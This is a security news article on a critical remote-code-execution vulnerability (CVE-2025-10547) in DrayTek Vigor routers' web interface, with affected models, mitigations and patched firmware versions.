Follow us on Google News, LinkedIn, and X to Get More Instant Updates, Set CSN as a Preferred Source in Google.
A critical vulnerability has been discovered in DrayTek’s DrayOS routers, which could allow unauthenticated remote attackers to execute malicious code.
The flaw, tracked as CVE-2025-10547, affects a wide range of Vigor router models, prompting administrators to apply security updates urgently.
The vulnerability, detailed in security advisory DSA-2025-005 released on October 2, 2025, is classified as a “Use of Uninitialized Variable” weakness.
It can be triggered when an attacker sends specially crafted HTTP or HTTPS requests to the device’s Web User Interface (WebUI). A successful exploit can cause memory corruption, leading to a system crash.
DrayOS Routers Vulnerability
More critically, under certain conditions, this memory corruption could be leveraged by an attacker to achieve remote code execution (RCE) on the compromised device.
Since the attack vector is the WebUI, any router with this interface exposed to the internet is at high risk. The vulnerability was initially identified on July 22, and its public disclosure highlights the potential for widespread impact given the popularity of DrayTek routers in business environments.
DrayTek has outlined several mitigation strategies to protect against this threat. The most immediate defense against external attacks is to disable remote access to the WebUI and SSL VPN services from the WAN.
Properly configured Access Control Lists (ACLs) can also serve as a barrier to prevent unauthorized access from the internet.
However, these measures do not offer complete protection, as an attacker who has already gained access to the local network can still exploit the vulnerability through the LAN-side WebUI.
For some models, it is possible to further segment local access using VLANs and additional ACLs. Despite these temporary fixes, DrayTek strongly emphasizes that the only way to fully resolve the vulnerability and ensure complete protection is to upgrade the device firmware to the recommended patched version.
Affected Products and Mitigations
The vulnerability impacts an extensive list of DrayTek’s Vigor router series. Affected models include the Vigor1000B, Vigor2962, Vigor3910, Vigor3912, Vigor2135, and various models within the Vigor276x, Vigor286x, Vigor291x, Vigor292x, and Vigor295x series, among many others.
DrayTek has released specific firmware updates for each affected product line. For example, Vigor2962 users should upgrade to version 4.4.3.6 or 4.4.5.1, while Vigor2865 Series users need to install version 4.5.1 or later.
The company extended its appreciation to Pierre-Yves MAES from ChapsVision for responsibly disclosing the vulnerability.
All users of affected DrayTek products are urged to consult the official advisory for a complete list of models and their corresponding minimum firmware versions to apply the necessary patches immediately.





.webp)
.webp)
.webp)
.webp)
.webp)
.webp)
 Yes
Yes No
No.webp)
.webp)
.webp)
.webp)
.webp)
.webp)
.webp)
.webp)
.webp)
.webp)